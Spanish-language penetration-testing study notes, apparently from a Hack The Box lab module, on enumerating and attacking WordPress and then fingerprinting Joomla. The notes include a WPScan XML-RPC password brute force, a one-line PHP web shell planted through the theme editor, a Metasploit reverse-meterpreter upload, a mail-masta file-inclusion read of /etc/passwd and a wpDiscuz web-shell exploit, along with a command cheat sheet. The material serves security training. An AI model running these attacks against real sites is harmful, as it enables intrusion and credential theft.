
También podemos realizar una enumeración manual de usuarios. Como se mencionó anteriormente, la página de inicio de sesión predeterminada de WordPress se puede encontrar en </wp-login.php>.

Un nombre de usuario válido y una contraseña no válida dan como resultado el siguiente mensaje:



The screenshot shows a standard WordPress login interface. At the top is the classic blue 'W' logo. Below it is a red error message box containing the text: "Error: The password you entered for the username admin is incorrect. [Lost your password?](#)". The main form has two input fields: "Username or Email Address" containing "admin" and "Password". There is also a "Remember Me" checkbox and a blue "Log In" button. Below the form are two small links: "Lost your password?" and "[Go to Inlanefreight Blog](#)". The entire screenshot is framed by a thick pink border.

Sin embargo, un nombre de usuario no válido devuelve que no se encontró el usuario.



This screenshot shows the same WordPress login interface as the previous one. The error message now reads: "Error: The username **someone** is not registered on this site. If you are unsure of your username, try your email address instead." The rest of the form and layout are identical to the first screenshot, with the "Username or Email Address" field empty and the "Password" field empty. The "Remember Me" checkbox and "Log In" button are present, along with the "Lost your password?" and "Go to Inlanefreight Blog" links. The entire screenshot is framed by a thick pink border.

Esto hace que WordPress sea vulnerable a la enumeración de nombres de usuario, que puede utilizarse para obtener una lista de posibles nombres de usuario.

Recapitulemos. En esta etapa, hemos recopilado los siguientes puntos de datos:


- El sitio parece estar ejecutando la versión 5.8 del núcleo de WordPress
- El tema instalado es Business Gravity
- Se utilizan los siguientes complementos: Contact Form 7, mail-masta, wpDiscuz
- La versión de wpDiscuz parece ser 7.0.4, que sufre una vulnerabilidad de ejecución remota de código no autenticado.
- La versión de mail-masta parece ser 1.0.0, que sufre una vulnerabilidad de inclusión de archivos locales.
- El sitio de WordPress es vulnerable a la enumeración de usuarios y **admin** se confirma que el usuario es un usuario válido.

Vamos a dar un paso más y validar o completar algunos de nuestros puntos de datos con algunos análisis de enumeración automatizados del sitio de WordPress. Una vez que completemos esto, deberíamos tener suficiente información a mano para comenzar a planificar y montar nuestros ataques.

Escaneo WPS

[WPScan](#) es una herramienta de enumeración y escaneo automático de WordPress. Determina si los distintos temas y complementos que utiliza un blog están desactualizados o son vulnerables. Se instala de manera predeterminada en Parrot OS, pero también se puede instalar manualmente con gem.

```
sudo gem install wpscan
```



```
AlejandroGB@htb[/htb]$ sudo gem install wpscan
```

WPScan también puede obtener información sobre vulnerabilidades de fuentes externas. Podemos obtener un token API de [WPVulnDB](#), que WPScan utiliza para buscar PoC e informes. El plan gratuito permite hasta 75 solicitudes por día. Para utilizar la base de datos WPVulnDB, solo tienes que crear una cuenta y copiar el token API de la página de usuarios. Luego, puedes proporcionar este token a wpscan mediante el **--api-token** parameter.

Al escribir **wpscan -h** aparecerá el menú de ayuda.

La bandera `--enumerate` se utiliza para enumerar varios componentes de la aplicación WordPress, como complementos, temas y usuarios. De forma predeterminada, WPScan enumera complementos, temas, usuarios, medios y copias de seguridad vulnerables. Sin embargo, se pueden proporcionar argumentos específicos para restringir la enumeración a componentes específicos. Por ejemplo, todos los complementos se pueden enumerar utilizando los argumentos `--enumerate ap`. Invoquemos un escaneo de enumeración normal contra un sitio web de WordPress con la bandera `--enumerate` y pasémosle un token de API de WPVulnDB con la bandera `--api-token`.

```
sudo wpscan --url http://blog.inlanefreight.local --enumerate --api-token dEOFB<SNIP>
```

```
AlejandroGB@htb:[/htb]$ sudo wpscan --url http://blog.inlanefreight.local --enumerate --api-token dE0FB<SN1

<SNIP>

[+] URL: http://blog.inlanefreight.local/ [10.129.42.195]
[+] Started: Thu Sep 16 23:11:43 2021

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://blog.inlanefreight.local/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_pingback_access
```

WPScan utiliza varios métodos pasivos y activos para determinar versiones y vulnerabilidades, como se muestra en el informe anterior. El número predeterminado de

subprocesos utilizados es 5. Sin embargo, este valor se puede cambiar utilizando el indicador `-t`.

Este análisis nos ayudó a confirmar algunas de las cosas que descubrimos a partir de la enumeración manual (versión 5.8 del núcleo de WordPress y listado de directorios habilitado), nos mostró que el tema que identificamos no era exactamente correcto (se está utilizando Transport Gravity, que es un tema secundario de Business Gravity), descubrió otro nombre de usuario (john) y mostró que la enumeración automática por sí sola a menudo no es suficiente (se pasaron por alto los complementos wpDiscuz y Contact Form 7). WPScan proporciona información sobre vulnerabilidades conocidas. El resultado del informe también contiene URL de PoC, que nos permitirían explotar estas vulnerabilidades. El enfoque que adoptamos en esta sección, que combina la enumeración manual y automatizada, se puede aplicar a casi cualquier aplicación que descubramos. Los escáneres son geniales y muy útiles, pero no pueden reemplazar el toque humano ni una mente curiosa. Perfeccionar nuestras habilidades de enumeración puede diferenciarnos del resto como excelentes evaluadores de penetración.

Siguiendo adelante

A partir de los datos que recopilamos manualmente y mediante WPScan, ahora sabemos lo siguiente:

- El sitio ejecuta la versión 5.8 del núcleo de WordPress, que sufre algunas vulnerabilidades que no parecen interesantes en este momento.
- El tema instalado es Transport Gravity
- Se utilizan los siguientes complementos: Contact Form 7, mail-masta, wpDiscuz
- La versión de wpDiscuz es 7.0.4, que sufre una vulnerabilidad de ejecución remota de código no autenticado
- La versión de mail-masta es 1.0.0, que sufre una vulnerabilidad de inclusión de archivos locales, así como una inyección SQL.
- El sitio de WordPress es vulnerable a la enumeración de usuarios, y se confirma que los usuarios `admin` y `john` son usuarios válidos.
- El listado de directorios está habilitado en todo el sitio, lo que puede provocar la exposición de datos confidenciales.
- Está habilitado **XML-RPC**, que puede aprovecharse para realizar un ataque de fuerza bruta de contraseña contra la página de inicio de sesión usando WPScan, [Metasploit](#), etc.

Con esta información anotada, pasemos a la parte divertida: ¡atacar WordPress!

RUTAS Y COMANDOS MANUALES

/wp-admin	Ruta
/wp-content	Ruta
wp-admin	Ruta
wp-login.php	Ruta
wp-content/plugins	Ruta
wp-content/themes	Ruta
curl -s http://blog.inlanefreight.local grep WordPress	Ver Version WordPress
curl -s http://blog.inlanefreight.local/ grep themes	Ver Temas
curl -s http://blog.inlanefreight.local/ grep plugins	Ver Plugins
curl -s http://blog.inlanefreight.local/?p=1 grep plugins	Ver Plugins
http://dominio/wp-content/plugins/contact-form-7/readme.txt La version se ve así: Stable tag: 7.0.4	Sitio web – Navegador, ver el Readme.txt de los plugins
curl -s http://dominio/wp-content/plugins/wpdiscuz/readme.txt grep "Stable tag"	Comando curl

WPSCAN

sudo gem install wpscan	Instalar WordPress
sudo wpscan --url http://blog.inlanefreight.local --enumerate --api-token dEOFB<SNIP>	Enumera Temas, versiones, usuarios defaults.

Atacando WordPress


Hemos confirmado que el sitio web de la empresa se ejecuta en WordPress y hemos enumerado la versión y los complementos instalados. Ahora busquemos rutas de ataque e intentemos obtener acceso a la red interna.

Existen varias formas de atacar **built-in functionality** de forma abusiva una instalación de WordPress. Trataremos el ataque por fuerza bruta de inicio de sesión contra la página [wp-login.php](#) y la ejecución remota de código a través del editor de temas. Estas dos tácticas se complementan entre sí, ya que primero necesitamos obtener credenciales válidas para que un usuario de nivel administrador inicie sesión en el back-end de WordPress y edite un tema.

Iniciar sesión en Bruteforce

WPScan se puede utilizar para forzar nombres de usuario y contraseñas. El informe de escaneo de la sección anterior arrojó dos usuarios registrados en el sitio web (admin y john). La herramienta utiliza dos tipos de ataques de fuerza bruta para iniciar sesión, [xmlrpc](#) y wp-login. El método [wp-login](#) intentará forzar la página de inicio de sesión estándar de WordPress, mientras que el método [xmlrpc](#) utiliza la API de WordPress para realizar intentos de inicio de sesión a través de [/xmlrpc.php](#). [xmlrpc](#) Se prefiere este método porque es más rápido.

```
wpscan --password-attack xmlrpc -t 20 -U john -P rockyou.txt --url http://dominio
```



```
AlejandroGB@htb:[/htb]$ sudo wpscan --password-attack xmlrpc -t 20 -U john -P /usr/share/wordlists/rockyou.txt --url http://dominio

[+] URL: http://blog.inlanefreight.local/ [10.129.42.195]
[+] Started: Wed Aug 25 11:56:23 2021

<SNIP>

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / firebird1
Trying john / bettyboop Time: 00:00:13 <                                > (660 / 14345052) 0.00% E

[!] Valid Combinations Found:
| Username: john, Password: firebird1

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign-up
```


La **--password-attack** bandera se utiliza para indicar el tipo de ataque. El **-U** argumento incluye una lista de usuarios o un archivo que contiene los nombres de los usuarios. Esto **-P** también se aplica a la opción de contraseñas. La **-t** bandera es la cantidad de subprocessos que podemos ajustar hacia arriba o hacia abajo según corresponda. WPScan pudo encontrar credenciales válidas para un usuario, [john:firebird1](#).

Ejecución de código

Con acceso administrativo a WordPress, podemos modificar el código fuente PHP para ejecutar comandos del sistema. Iniciamos sesión en WordPress con las credenciales del **john** usuario, lo que nos redireccionará al panel de administración. Hacemos clic en **Appearance** en el panel lateral y seleccionamos Editor de temas. Esta página nos permitirá editar el código fuente PHP directamente. Se puede seleccionar un tema inactivo para evitar corromper el tema principal. Ya sabemos que el tema activo es Transport Gravity. Se puede elegir un tema alternativo como Twenty Nineteen en su lugar.

Haga clic en **Select** después de seleccionar el tema y podremos editar una página poco común, como por ejemplo **404.php** agregar un shell web.

```
system($_GET[0]);
```




El código anterior debería permitirnos ejecutar comandos mediante el parámetro GET **0**. Agregamos esta única línea al archivo justo debajo de los comentarios para evitar modificar demasiado el contenido.

A screenshot of the WordPress theme editor for the Twenty Nineteen theme. The left sidebar shows the Appearance menu selected. The main area shows the 404.php template file. A line of code, "system(\$_GET[0]);", has been inserted into the file. The right sidebar shows the theme files list, with "404 Template (404.php)" selected. The status bar at the bottom says "Howdy, John Johnson".

Haga clic en **Update File** en la parte inferior para guardar. Sabemos que los temas de WordPress se encuentran en `/wp-content/themes/<theme name>`. Podemos interactuar con el shell web a través del navegador o usando **cURL**. Como siempre, podemos utilizar este acceso para obtener un shell inverso interactivo y comenzar a explorar el objetivo.

```
curl http://blog.inlanefreight.local/wp-content/themes/twenty nineteen/404.php?0=id
```




A terminal window titled "Atacando WordPress". The command entered is `AlejandroGB@htb$ curl http://blog.inlanefreight.local/wp-content/themes/twenty nineteen/404.php?0=id`. The output shows user information: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`. The entire output line is highlighted with a red box.

El módulo [wp_admin_shell_upload](#) de Metasploit se puede utilizar para cargar un shell y ejecutarlo automáticamente.

El módulo carga un complemento malicioso y luego lo usa para ejecutar un shell PHP Meterpreter. Primero debemos configurar las opciones necesarias.

```
use exploit/unix/webapp/wp_admin_shell_upload
set rhosts blog.inlanefreight.local
set username john
set password firebird1
set lhost 10.10.14.15
set rhost 10.129.42.195
set VHOST blog.inlanefreight.local
```



A terminal window titled "Atacando WordPress" showing a Metasploit session (msf6). The user types `use exploit/unix/webapp/wp_admin_shell_upload`, which is highlighted with a red box. The response indicates no payload is configured, defaulting to `php/meterpreter/reverse_tcp`. Subsequent commands set the remote host to `blog.inlanefreight.local`, the username to `john`, the password to `firebird1`, the local host to `10.10.14.15`, the remote host to `10.129.42.195`, and the VHOST to `blog.inlanefreight.local`. These configuration steps are also highlighted with a red box.

Luego podemos emitir el **show options** comando para asegurarnos de que todo esté configurado correctamente. En este ejemplo de laboratorio, debemos especificar tanto el vhost como la dirección IP, o el exploit fallará con el error `Exploit aborted due to failure: not-found: The target does not appear to be using WordPress`.

```

Atacando WordPress

msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name      Current Setting      Required  Description
----      -----              -----      -----
PASSWORD  firebird1           yes       The WordPress password to authenticate with
Proxies   A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS   10.129.42.195        yes       The target host(s), range CIDR identifier, or hosts file
RPORT    80                   yes       The target port (TCP)
SSL      false                no        Negotiate SSL/TLS for outgoing connections
TARGETURI /                   yes       The base path to the wordpress application
USERNAME john                yes       The WordPress username to authenticate with
VHOST    blog.inlanefreight.local  no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting      Required  Description
----      -----              -----      -----
LHOST    10.10.14.15          yes       The listen address (an interface may be specified)
LPORT    4444                yes       The listen port

```

Una vez que estemos satisfechos con la configuración, podemos escribir `exploit` y obtener un shell inverso. Desde aquí, podríamos comenzar a enumerar el host para obtener datos confidenciales o rutas para la escalada de privilegios vertical-horizontal y el movimiento lateral.

En el ejemplo anterior, el módulo Metasploit cargó el archivo `wCoUuUPfIO.php` en el directorio `/wp-content/plugins`. Muchos módulos Metasploit (y otras herramientas) intentan limpiar lo que han dejado de hacer, pero algunos fallan. Durante una evaluación, queríamos hacer todo lo posible para limpiar este artefacto del sistema cliente e, independientemente de si pudimos eliminarlo o no, deberíamos incluirlo en los apéndices de nuestro informe. Como mínimo, nuestro informe debería tener una sección de apéndice que incluya la siguiente información (más sobre esto en un módulo posterior).

- Sistemas explotados (nombre de host/IP y método de explotación)
- Usuarios comprometidos (nombre de cuenta, método de compromiso, tipo de cuenta (local o de dominio))
- Artefactos creados en sistemas
- Cambios (como agregar un usuario administrador local o modificar la membresía del grupo)

Aprovechar las vulnerabilidades conocidas

A lo largo de los años, el núcleo de WordPress ha sufrido una buena cantidad de vulnerabilidades, pero la gran mayoría de ellas se pueden encontrar en complementos. Según la página de estadísticas de vulnerabilidades de WordPress alojada [aquí](#), en el

momento de redactar este artículo, había 23 595 vulnerabilidades en la base de datos de WPScan. Estas vulnerabilidades se pueden desglosar de la siguiente manera:

- 4% del núcleo de WordPress
- 89% complementos
- 7% temas

La cantidad de vulnerabilidades relacionadas con WordPress ha crecido de manera constante desde 2014, probablemente debido a la gran cantidad de temas y complementos gratuitos (y de pago) disponibles, y cada semana se agregan más. Por este motivo, debemos ser extremadamente minuciosos al enumerar un sitio de WordPress, ya que podemos encontrar complementos con vulnerabilidades descubiertas recientemente o incluso complementos antiguos, sin uso u olvidados que ya no cumplen ninguna función en el sitio, pero a los que aún se puede acceder.

Nota: Podemos utilizar la herramienta [waybackurls](#) para buscar versiones anteriores de un sitio de destino mediante Wayback Machine. A veces, podemos encontrar una versión anterior de un sitio de WordPress que utiliza un complemento que tiene una vulnerabilidad conocida. Si el complemento ya no se utiliza, pero los desarrolladores no lo eliminaron correctamente, es posible que aún podamos acceder al directorio en el que está almacenado y aprovechar una falla.

Complementos vulnerables - mail-masta

Veamos algunos ejemplos. El complemento [mail-masta](#) ya no es compatible, pero ha tenido más de 2300 [descargas](#) a lo largo de los años. No está fuera del ámbito de la posibilidad de que nos encontramos con este complemento durante una evaluación, probablemente instalado una vez y olvidado. Desde 2016 ha sufrido una [inyección SQL no autenticada](#) y una [inclusión de archivo local](#).

Echemos un vistazo al código vulnerable del complemento mail-masta.

```
Código: php

<?php

include($_GET['pl']);
global $wpdb;


$camp_id=$_POST['camp_id'];
$masta_reports = $wpdb->prefix . "masta_reports";
$count=$wpdb->get_results("SELECT count(*) co from $masta_reports where camp_id=$camp_id and status=1");

echo $count[0]->co;

?>
```

Como podemos ver, el parámetro **pl** nos permite incluir un archivo sin ningún tipo de validación o sanitización de entrada. Con esto, podemos incluir archivos arbitrarios en el servidor web. Aprovechamos esto para recuperar el contenido del archivo **/etc/passwd** usando **CURL**.

```
curl -s http://dominio/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```



```
AlejandroGB@htb:[/htb]$ curl -s http://blog.inlanefreight.local/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Plugins vulnerables – wpDiscuz

[wpDiscuz](#) es un complemento de WordPress para mejorar la capacidad de comentar en las publicaciones de las páginas. Al momento de escribir este artículo, el complemento tenía más de [1,6 millones de descargas](#) y más de 90 000 instalaciones activas, lo que lo convierte en un complemento extremadamente popular que tenemos muchas posibilidades de encontrar durante una evaluación. Según el número de versión (7.0.4), este [exploit](#) tiene muchas posibilidades de hacernos ejecutar un comando. El quid de la vulnerabilidad es una omisión de la carga de archivos. wpDiscuz está pensado únicamente para permitir adjuntos de imágenes. Las funciones de tipo MIME de archivo podrían omitirse, lo que permitiría a un atacante no autenticado cargar un archivo PHP malicioso y obtener la ejecución remota de código. Puede encontrar más información sobre la omisión de las funciones de detección de tipo MIME [aquí](#).

El script de explotación toma dos parámetros: **-u** la URL y **-p** la ruta a una publicación válida.

```
python3 wp_discuz.py -u http://blog.inlanefreight.local -p /?p=1
```

```
AlejandroGB@htb$ python3 wp_discuz.py -u http://blog.inlanefreight.local -p /?p=1
[+] Wordpress Plugin wpDiscuz 7.0.4 - Remote Code Execution
[!] Got wmuSecurity value: 5c9398fcdb
[!] Got wmuSecurity value: 1

[+] Generating random name for Webshell...
[!] Generated webshell name: uthsdkbywoxeebg

[!] Trying to Upload Webshell...
[+] Upload Success... Webshell path:url";"http://blog.inlanefreight.local/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php

> id
[x] Failed to execute PHP code...
```

El exploit tal como está escrito puede fallar, pero podemos usarlo **cURL** para ejecutar comandos mediante el shell web cargado. Solo tenemos que agregarlo **?cmd=** después de la extensión **.php** para ejecutar los comandos que podemos ver en el script del exploit.

```
curl -s http://dominio/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php?cmd=id
```

```
AlejandroGB@htb$ curl -s http://blog.inlanefreight.local/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

En este ejemplo, queremos asegurarnos de limpiar el archivo **uthsdkbywoxeebg-1629904090.8191.php** y volver a incluirlo como un artefacto de prueba en los apéndices de nuestro informe.

Siguiendo adelante

Como hemos visto en las dos últimas secciones, WordPress presenta una amplia superficie de ataque. Durante nuestra carrera como evaluadores de penetración, casi con toda seguridad nos encontraremos con WordPress muchas veces. Debemos tener las habilidades para realizar rápidamente un seguimiento de una instalación de WordPress y realizar una enumeración exhaustiva, tanto manual como basada en herramientas, para descubrir configuraciones erróneas y vulnerabilidades de alto riesgo. Si estas secciones sobre

WordPress te resultaron interesantes, consulta el [módulo Ataques a WordPress](#) para practicar más.

COMANDOS

/xmlrpc.php <i>(Este ataque de Dic es más rápido que por wp-login)</i>	Si esta habilitado xmlrpc es posible ataque de Dic
wpscan --password-attack xmlrpc -t 20 -U john -P rockyou.txt --url http://dominio	Ataque de Dic, mediante xmlrpc
system(\$_GET[0]); <i>(Incluir en la primera línea luego de los comentarios)</i>	Incluir en – Appearance – Theme Editor – 404 Template
curl http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=id <i>(Desde curl se puede realizar RCE luego de cargar el código (system(\$_GET[0]));)</i>	O vía WEB
use exploit/unix/webapp/wp_admin_shell_upload curl -s http://dominio/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd	Metasploit Module Plugin vulnerable (mail-masta)
python3 wp_discuz.py -u http://blog.inlanefreight.local -p /?p=1 curl -s http://dominio/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php?cmd=id	Plugin vulnerable (wpDiscuz) Luego de Ejecutar el comando anterior ejecutar este comando
find / -name "flag.txt*" 2>/dev/null	

Joomla - Descubrimiento y enumeración

[Joomla](#), lanzado en agosto de 2005, es otro CMS gratuito y de código abierto que se utiliza para foros de debate, galerías de fotos, comercio electrónico, comunidades de usuarios y más. Está escrito en PHP y utiliza MySQL en el backend. Al igual que WordPress, Joomla se puede mejorar con más de 7000 extensiones y más de 1000 plantillas. Hay hasta 2,5 millones de sitios en Internet que utilizan Joomla. A continuación, se muestran algunas [estadísticas](#) interesantes sobre Joomla:

- Joomla representa el 3,5% de la cuota de mercado de CMS
- Joomla es 100% gratuito y significa "todos juntos" en suajili (escritura fonética de "Jumla").
- La comunidad Joomla tiene cerca de 700.000 miembros en sus foros en línea.
- Joomla impulsa el 3% de todos los sitios web en Internet, casi 25.000 del millón de sitios más importantes del mundo (solo el 10% del alcance de WordPress)
- Algunas organizaciones notables que utilizan Joomla incluyen eBay, Yamaha, la Universidad de Harvard y el gobierno del Reino Unido.
- A lo largo de los años, 770 desarrolladores diferentes han contribuido a Joomla.

Descubrimiento/Huella

Supongamos que nos topamos con un sitio de comercio electrónico durante una prueba de penetración externa. A primera vista, no estamos seguros exactamente de qué se está ejecutando, pero no parece que esté totalmente personalizado. Si podemos identificar qué se está ejecutando en el sitio, es posible que podamos descubrir vulnerabilidades o configuraciones incorrectas. Con base en la información limitada, asumimos que el sitio está ejecutando Joomla, pero debemos confirmar ese hecho y luego averiguar el número de versión y otra información, como temas y complementos instalados.

A menudo podemos identificar a Joomla mirando el código fuente de la página, lo que nos indica que estamos tratando con un sitio Joomla.

```
curl -s http://dev.inlanefreight.local/ | grep Joomla
```

```
[ !bash!]$ curl -s http://dev.inlanefreight.local/ | grep Joomla
<meta name="generator" content="Joomla! - Open Source Content Management" />
```

El archivo **robots.txt** de un sitio Joomla generalmente se verá así:

```
# If the Joomla! site is installed within a folder  
# eg www.example.com/joomla/ then the robots.txt file  
# MUST be moved to the site root  
# eg www.example.com/robots.txt  
# AND the joomla! folder name MUST be prefixed to all of the  
# paths.  
# eg the Disallow rule for the /administrator/ folder MUST  
# be changed to read  
# Disallow: /joomla/administrator/  
#  
# For more information about the robots.txt standard, see:  
# https://www.robotstxt.org/orig.html  
  
User-agent: *  
Disallow: /administrator/  
Disallow: /bin/  
Disallow: /cache/
```

También podemos ver a menudo el favicon o indicador de Joomla (pero no siempre). Podemos identificar la versión de Joomla si el archivo **README.txt** está presente.

```
curl -s http://dev.inlanefreight.local/README.txt | head -n 5
```

```
[!bash!]$ curl -s http://dev.inlanefreight.local/README.txt | head -n 5  
  
1- What is this?  
* This is a Joomla! installation/upgrade package to version 3.x  
* Joomla! Official site: https://www.joomla.org  
* Joomla! 3.9 version history - https://docs.joomla.org/Special:MyLanguage/Joomla\_3.9\_version\_history  
* Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/staging
```

